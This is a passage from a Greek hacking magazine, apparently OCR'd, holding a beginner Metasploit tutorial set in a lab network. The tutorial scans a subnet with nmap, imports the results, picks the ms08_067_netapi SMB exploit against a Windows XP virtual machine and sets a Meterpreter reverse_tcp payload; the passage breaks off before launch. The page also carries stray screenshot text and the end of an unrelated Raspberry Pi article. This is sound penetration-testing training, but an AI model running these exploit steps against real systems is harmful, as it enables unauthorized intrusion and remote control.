διαθέσιμα credits, το τρέχον σκορ και πάει λέγοντας. Εναλλακτικά, κάποιοι ακροδέκτες θα μπορούσαν να ελέγχουν ακόμα και τον φωτισμό του arcade cabinet… Με την ισχύ που προσφέρει το Raspberry Pi, οι δυνατότητες είναι πραγματικά απεριόριστες! Σας βάλαμε ιδέες, έτσι δεν είναι; Σε επόμενο άρθρο θα παρουσιάσουμε μερικές χειροπιαστές εφαρμογές και θα εξετάσουμε όλες τις σχετικές λεπτομέρειες. Μέχρι τότε, μπορείτε ν' αφήσετε τη φαντασία σας να δημιουργήσει και, φυσικά, να ξεσκονίσετε τις γνώσεις σας στην Python ;)



Στην εικόνα φαίνεται το header με τους ελεύθερους ακροδέκτες του επεξεργαστή του Raspberry Pi. Δίπλα σε κάθε ακροδέκτη βλέπουμε και την ονομασία (βασικά τον αριθμό) με τον οποίο μπορούμε να αναφερθούμε στο εκάστοτε pin, μέσα από τα προγράμματά μας.


Είμαστε κοινωνικοί — ειδικά στον online κόσμο.
Είμαστε αστείοι, ευφυείς και φινετσάτοι — ειδικά στον online κόσμο.
Λέγεται ότι έχουμε καβαλήσει το καλάμι — τόσο στον online, όσο και στον offline κόσμο.
Όπως και να 'χει, το διαχειριζόμαστε γενναία.
Περάστε από τα στέκια μας να τα πούμε — ή να μας την πείτε.
twitter.com/deltaHacker
facebook.com/deltaHacker

Ατέλειωτο πάρτι με το Metasploit κι άλλους φίλους!

Skill: Beginner

Tags: nmap, port scanning, Zenmap, vulnerabilities, Metasploit, Meterpreter, msfconsole, exploit modules, Denial of Service, Nexpose, exploitation

by subZraw



Στο άρθρο που ξεκινά από τη σελίδα 12 παρουσιάζουμε το Metasploit Framework. Μεταξύ άλλων, εξηγούμε λεπτομερώς μερικούς βασικούς όρους κι έννοιες που αφορούν στην πλατφόρμα. Σ' αυτό το άρθρο περνάμε στην πράξη μέσα από συγκεκριμένα παραδείγματα επιθέσεων. Αν μη τι άλλο, θα πάρουμε από πρώτο χέρι μια καλή ιδέα για τις δυνατότητες του Metasploit, ενώ σίγουρα θα καταλάβουμε γιατί πολλοί penetration testers πίνουν νερό στ' όνομά του. Ή μπύρα, τέλος πάντων.

Υποθέτουμε ότι ο νεοφερμένος στην πλατφόρμα του Metasploit έχει διαβάσει το άρθρο που αρχίζει από τη σελίδα 12 του παρόντος τεύχους. Δουλεύουμε μέσα από το περιβάλλον του BackTrack Linux, σε εικονικό ή αληθινό δίκτυο. Το προτιμότερο είναι το εικονικό, όπου πέρα από το VM με το BackTrack υπάρχει τουλάχιστον άλλο ένα, με το Metasploitable. Ακόμα καλύτερα, αν δεν το έχετε κάνει ήδη στήστε τώρα ένα εικονικό δίκτυο γύρω από το VirtualBox, όπως επιδεικνύεται στο 6ο επεισόδιο της 1ης σεζόν του deltaCast:

http://deltahacker.gr/deltacast-s01e06

Χωρίς άλλη καθυστέρηση, ας περάσουμε στο θέμα μας.

Πρώτη επαφή με το Framework

Θα δουλέψουμε από το msfconsole του Metasploit. Για να το ξεκινήσετε, σ' ένα παράθυρο τερματικού απλά δώστε

```
root@bt:~# msfconsole
```

Ίσως χρειαστεί να περιμένετε λίγο, μιας και το Metasploit δεν είναι από τις πιο μικρές πλατφόρμες που υπάρχουν — κάθε άλλο μάλιστα. Μόλις φορτώσει η κονσόλα του Metasploit θα δείτε ένα από τα διαθέσιμα banners και το prompt του Metasploit Framework. Μπορείτε τώρα να δίνετε διάφορες εντολές και μία από τις χαριτωμένες είναι η banner, που εμφανίζει διάφορα ASCII art. Δοκιμάστε τη λίγο, αλλά μετά δώστε κι ένα

```
msf > help
```

για να δείτε όλες τις εντολές που καταλαβαίνει το Metasploit. Ρίξτε τους μια γρήγορη ματιά και μην σας απασχολεί ούτε το πλήθος τους (εντάξει, δεν είναι και πάρα πολλές), ούτε η σημασία καθεμιάς. Σε λίγο θα εστιάσουμε σε μερικές σημαντικές εντολές, αλλά μέσα από συγκεκριμένα παραδείγματα.

Ανίχνευση μηχανημάτων

Πριν κάνουμε οτιδήποτε με το Metasploit, καλό είναι να έχουμε μια όσο το δυνατόν πληρέστερη άποψη του (εικονικού ή φυσικού) τοπικού δικτύου, μέσα στο οποίο δραστηριοποιούμαστε. Ένα άριστο εργαλείο γι' αυτή τη δουλειά είναι το nmap, ο εξαιρετικά δημοφιλής port scanner που θα γίνει ένας από τους καλύτερούς σας φίλους -- αν δηλαδή δεν είναι ήδη. Το nmap μπορούμε να το τρέξουμε είτε απευθείας μέσα από το msfconsole είτε από κάποιο άλλο παράθυρο τερματικού. Δείτε π.χ. πώς σκανάραμε εμείς, το δικό μας τοπικό δίκτυο:


```
root@bt:~# nmap -sS -Pn -A -oX ~/thelan.xml 192.168.56.0/24
```

Ας δούμε λίγο τη σημασία των παραμέτρων που δώσαμε στο nmap.

-sS Ζητάμε stealth TCP scan (δώστε `man nmap` για περισσότερες λεπτομέρειες).

-Pn Δεν θέλουμε το nmap να κάνει ping τους υπολογιστές (hosts), ώστε να συμπεράνει αν είναι ενεργοί ή όχι. Αντίθετα, θα θεωρήσει ότι όλα τα hosts στο δίκτυο είναι ενεργά.

-A Μ' αυτή την παράμετρο θα λάβουμε πληροφορίες για το λειτουργικό σύστημα κάθε host, καθώς και για τις (δικτυακές) υπηρεσίες που τρέχουν στο καθένα.



Το Zenmap είναι ένα front-end γραφικών για τον δημοφιλή port scanner ονόματι nmap. Μπορούμε να σαρώνουμε το δίκτυο μέσα από το Zenmap ή από τη γραμμή εντολών, με το nmap. Προαιρετικά, τα αποτελέσματα του nmap έχουμε τη δυνατότητα να τα αποθηκεύουμε σε αρχείο κι αυτό να το δίνουμε σε άλλες εφαρμογές -- μεταξύ αυτών και το Zenmap! Μπερδευτήκατε; Το θέμα εδώ είναι ότι, μερικές φορές, η επισκόπηση του τοπικού δικτύου γίνεται ανετότερα μέσα από το Zenmap. Στο παράδειγμα φαίνεται ένας host με 23 ενεργές δικτυακές υπηρεσίες. Πρόκειται για το Metasploitable, μια σκόπιμα ευπαθής διανομή Linux που βασίζεται στο Ubuntu κι αποτελεί σάκο του μποξ για όσους θέλουν να εξασκηθούν στο penetration testing.

-oX Τα αποτελέσματα της σάρωσης θέλουμε να αποθηκευτούν σε αρχείο (τύπου XLM), με όνομα thelan.xml. Το αρχείο θα γραφτεί στον προσωπικό κατάλογο του χρήστη root, μέσα από το λογαριασμό του οποίου τώρα δουλεύουμε.

Τέλος, με αυτό το 192.168.56.0/24 είπαμε στο nmap να σαρώσει όλο το subnet μέσα στο οποίο βρισκόμαστε. Αν οι υπολογιστές του δικού σας δικτύου έχουν διευθύνσεις της μορφής 192.168.1.*, τότε θα βάλετε 192.168.1.0/24, αν έχουν διευθύνσεις της μορφής 10.0.0.* θα βάλετε 10.0.0.0/24 κ.ο.κ. Σε περίπτωση που αυτή η κάθετος με το 24 σας φαίνονται κάπως μυστήρια, τότε αξίζει να διαβάσετε το άρθρο περί IP addressing και subnetting, στο site του περιοδικού:

http://deltahacker.gr/2012/06/14/hownetsworkpart2b

Το αρχείο XML που μας έδωσε το nmap μπορούμε αν θέλουμε να το ανοίξουμε και μέσα από το Zenmap, ώστε να κάνουμε μια ωραία κι άνετη επισκόπηση του τοπικού δικτύου, των ενεργών μηχανημάτων και των δικτυακών υπηρεσιών που τρέχει το καθένα. Στο BackTrack, ένας τρόπος για να τρέξουμε το Zenmap είναι ακολουθώντας τη διαδρομή Applications → BackTrack → Information Gathering → Network Analysis → Network Scanners → Thessaloniki[1] → zenmap. Δίνουμε ένα [CTRL+O] κι ανοίγουμε το thelan.xml (ή όπως αλλιώς το έχουμε ονομάσει). Εξερευνήστε με την ησυχία σας τα ευρήματα του nmap, μέσα από το περιβάλλον του Zenmap. Λογικά, θα υπάρχει ένα host με 23 ports ανοικτά! Αυτό είναι το Metasploitable, και για το δικό μας εργαστήριο (εικονικό δίκτυο) ήταν το VM με διεύθυνση 192.168.56.138.

Ας δούμε τώρα πώς θα ενημερώσουμε το ίδιο το Metasploit για τα αποτελέσματα του nmap. Κάτι τέτοιο δεν είναι πάντα απαραίτητο, όμως σε πολλές περιπτώσεις είναι ιδιαίτερα βολικό. Για την αποθήκευση πληροφοριών που αφορούν σε hosts (κι όχι μόνο), το Metasploit χρησιμοποιεί την PostgreSQL. Δεν χρειάζεται όμως να έχουμε εμπειρία με τη συγκεκριμένη βάση δεδομένων. Μέσα από το msfconsole, αρκεί να πληκτρολογήσουμε

```
msf > db_import ~/thelan.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.5.2'
[*] Importing host 192.168.56.5
[*] Importing host 192.168.56.133
[*] Importing host 192.168.56.138
[*] Importing host 192.168.56.139
[*] Importing host 192.168.56.141
[*] Importing host 192.168.56.143
[*] Successfully imported /root/thelan.xml
msf >
```

1. <ύφος_Στάθη>Αυτό ήταν για να δούμε αν προσέχετε, καταλάβατε;</ύφος_Στάθη>

Όπως βλέπετε, όλα τα μηχανήματα που βρήκε το nmap εισάγονται στη βάση. Με την εντολή hosts βλέπουμε πληροφορίες για όλα τα boxes[2] που ανά πάσα στιγμή γνωρίζει το Metasploit. Προσέξτε ότι το Metasploit ξέρει πολλά περισσότερα απ' όσα φαίνονται στην έξοδο της db_import. Δείτε:

```
msf > services
Services
========
host             port   proto   name           state   info
----             ----   -----   ----           -----   ----
<snip>
192.168.56.133   80     tcp     http           open    Apache httpd 2.2.14 (Ubuntu)
192.168.56.138   445    tcp     netbios-ssn    open    Samba smbd 3.X workgroup:
                                                       WORKGROUP
192.168.56.138   22     tcp     ssh            open    OpenSSH 4.7p1 Debian 8ubuntu1
                                                       protocol 2.0
<snip>
192.168.56.143   135    tcp     msrpc          open    Microsoft Windows RPC
192.168.56.143   139    tcp     netbios-ssn    open
192.168.56.143   445    tcp     netbios-ssn    open
<snip>
```

Με την παραπάνω εντολή γίνεται φανερό ότι το Metasploit έχει αποθηκεύσει στη βάση πληροφορίες περί *όλων* των δικτυακών υπηρεσιών που τρέχουν σε *όλα* τα μηχανήματα του τοπικού δικτύου.

Επιλογή στόχου κι exploit

Αν στο msfconsole πληκτρολογήσετε show θα πάρετε μια μακροσκελή λίστα από όλα, μα όλα τα modules του Metasploit. Αυτή η λίστα δεν είναι και πολύ χρήσιμη, εκτός ίσως από το να δείχνει πόσα πολλά modules έχει το Metasploit. Νέα modules προστίθενται διαρκώς στο Framework ενώ και πολλά από τα υπάρχοντα βελτιώνονται. Γενικά, εμπίπτουν στις κατηγορίες encoders, nops, exploits, payloads, auxiliary και plugins. Εμείς θέλουμε απλά να εξαπολύσουμε την πρώτη μας επίθεση, γι' αυτό και θα εστιάσουμε την προσοχή μας στην κατηγορία των exploits. Πληκτρολογώντας show exploits παίρνετε μια λίστα *λίγο* μικρότερη από την προηγούμενη, αλλά κι αυτή θα είναι ιδιαίτερα μακροσκελής και πρακτικά άχρηστη: το Metasploit διαθέτει περισσότερα από 1000 exploit modules! Κάπου εδώ, λοιπόν, οφείλουμε να πάρουμε μερικές αποφάσεις. Αν θυμόσαστε από την έξοδο της εντολής services, στο τοπικό μας δίκτυο υπάρχουν μηχανήματα με ενεργοποιημένο το file sharing κατά το πρωτόκολλο SMB (Server Message Block). Αυτό χρησιμοποιείται στο file sharing των Windows, το ίδιο υλοποιείται κι από τη SAMBA του Linux. Θα ψάξουμε λοιπόν για κάποιο exploit γύρω από το SMB και θα δοκιμάσουμε να επιτεθούμε σε κάποιο μηχάνημα. Η λέξη-κλειδί εδώ, λοιπόν, είναι «SMB». Η εντολή search smb θα επιστρέψει όλα τα modules,

2. Σε όλο το κείμενο, οι όροι «host», «box», «υπολογιστής» και «μηχάνημα» έχουν την ίδια σημασία κι αναφέρονται σε μια (εικονική ή φυσική) συσκευή.

από όλες τις κατηγορίες που με τον έναν ή τον άλλον τρόπο έχουν να κάνουν με το SMB. Στο σημείο αυτό παίρνουμε και μια δεύτερη απόφαση: Να επιτεθούμε σε ένα μηχάνημα Windows — πάντα εκμεταλλευόμενοι κάποια αδυναμία του SMB. Πληκτρολογήστε:

```
msf > search exploit/windows/smb
```

Μόλις εμφανίστηκε μια λίστα με όλα τα exploits που αφορούν σε μηχανήματα Windows, με ενεργοποιημένο το file sharing (κατά SMB). Με την εντολή info παίρνουμε πληροφορίες για ένα συγκεκριμένο exploit. Δώστε, π.χ., `info exploit/windows/smb/psexec`. Ποιο απ' όλα αυτά τα exploits να επιλέξουμε για την πρώτη μας επίθεση; Παρατηρήστε ξανά την έξοδο της `search exploit/windows/smb` και συγκεκριμένα τη στήλη Rank. Σε αυτή βλέπουμε την αξιολόγηση που έχει κάθε exploit, ως προς την αξιοπιστία και την αποτελεσματικότητά του. Περισσότερα επ' αυτού μπορείτε να διαβάσετε και στη σχετική σελίδα του Wiki, για τους developers του Metasploit:

http://dev.metasploit.com/redmine/projects/framework/wiki/Exploit_Ranking

Από τα exploits που τώρα βλέπουμε, παρατηρούμε ότι το ms08_067_netapi έχει αξιολόγηση «great». Το είπαμε και στο προηγούμενο άρθρο: Δεν είναι τυχαίο που όλοι το επιλέγουν για τις επιδείξεις τους! Αν δώσετε ένα

```
msf > info windows/smb/ms08_067_netapi
```

θα διαπιστώσετε ότι το exploit αφορά σε πολλές εκδόσεις κι εκδοχές των Windows. Μεταξύ αυτών είναι και τα Windows XP SP2 και, όπως είδαμε και στα αποτελέσματα του nmap προηγουμένως, τέτοιο μηχάνημα πράγματι έχουμε στο τοπικό μας δίκτυο και το IP του είναι το 192.168.56.139. Ας του επιτεθούμε, λοιπόν!


Επίθεση σε Windows box

Με την εντολή use φορτώνουμε το exploit που ξεχωρίσαμε πριν λίγο:

```
msf > use windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) >
```

Παρατηρήστε ότι το prompt στο msfconsole άλλαξε, γεγονός που σημαίνει ότι το exploit φορτώθηκε επιτυχώς και πλέον «λειτουργούμε» εντός του πλαισίου του. Τα exploits δέχονται παραμέτρους και για να δούμε ποιες έχουν νόημα για το ms08_067_netapi, δίνουμε:

```
msf  exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use
(BROWSER, SRVSVC)
Exploit target:
   Id  Name
   --  ----
   0   Automatic Targeting
```


192.168.1.104
Applications Places System
9 °C 20:30
root@bt: ~
File Edit View Terminal Tabs Help
root@bt: ~
root@bt: ~
version Show the framework and console library version numbers
Database Backend Commands
=========================
Command Description
------- -----------
creds List all credentials in the database
db_connect Connect to an existing database
db_disconnect Disconnect from the current database instance
db_export Export a file containing the contents of the database
db_import Import a scan result file (filetype will be auto-detected)
db_nmap Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status Show the current database status
hosts List all hosts in the database
loot List all loot in the database
notes List all notes in the database
services List all services in the database
vulns List all vulnerabilities in the database
workspace Switch between database workspaces
msf > db_import ~/thelan.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.5.2'
[*] Importing host 192.168.56.5
[*] Importing host 192.168.56.133
[*] Importing host 192.168.56.138
[*] Importing host 192.168.56.139
[*] Importing host 192.168.56.141
[*] Importing host 192.168.56.143
[*] Successfully imported /root/thelan.xml
msf > hosts
Hosts
=====
address mac name os_name os_flavor os_sp purpose info comments
192.168.56.5 08:00:27:1E:8A:15 pfsense.parabing.net FreeBSD server
192.168.56.133 bt.parabing.net Linux 2.6.X device
192.168.56.138 08:00:27:8D:1D:EC Linux Ubuntu server
192.168.56.139 08:00:27:67:0E:3D secdesk.parabing.net Microsoft Windows XP device
192.168.56.141 08:00:27:CE:8F:C6 jaunty-server.parabing.net Linux Ubuntu server
192.168.56.143 08:00:27:4A:7C:06 WinVbox.parabing.net Microsoft Windows 7 device
msf >
root@bt: ~
Τα αποτελέσματα της σάρωσης του nmap τα αποθηκεύσαμε σε αρχείο και το αρχείο αυτό το εισάγουμε στο Metasploit. Κάτι τέτοιο δεν είναι πάντα απαραίτητο, σε πολλά ρεαλιστικά σενάρια όμως είναι ιδιαίτερα βολικό. Ας σημειωθεί ότι το Metasploit αποθηκεύει πληροφορίες για συστήματα, υπηρεσίες κ.λπ. σε βάση δεδομένων της PostgreSQL.

Προφανώς, στη μεταβλητή RHOST πρέπει να αποδώσουμε τη διεύθυνση IP του στόχου, που για το συγκεκριμένο παράδειγμα είναι η 192.168.56.139. Προς τούτο, χρησιμοποιούμε την εντολή set:

```
msf  exploit(ms08_067_netapi) > set RHOST 192.168.56.139
RHOST => 192.168.56.139
msf  exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.56.139   yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use
(BROWSER, SRVSVC)
Exploit target:
   Id  Name
   --  ----
   0   Automatic Targeting
```

Πολύ ωραία, το exploit μας είναι έτοιμο. Πριν εξαπολύσουμε την επίθεση, ας δούμε ποια είναι τα διαθέσιμα payloads που έχουν νόημα για τον συγκεκριμένο στόχο:


```
msf  exploit(ms08_067_netapi) > show payloads
```

Δεν είναι και λίγα, λέμε όμως να δοκιμάσουμε εκείνο με τον Meterpreter. Μιας και του πλέξαμε το εγκώμιο στο προηγούμενο άρθρο, ευκαιρία τώρα να τον δοκιμάσουμε και στην πράξη.

```
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/
reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Δείτε άλλη μια φορά τις παραμέτρους του exploit μας:

```
msf  exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.56.139   yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use
(BROWSER, SRVSVC)
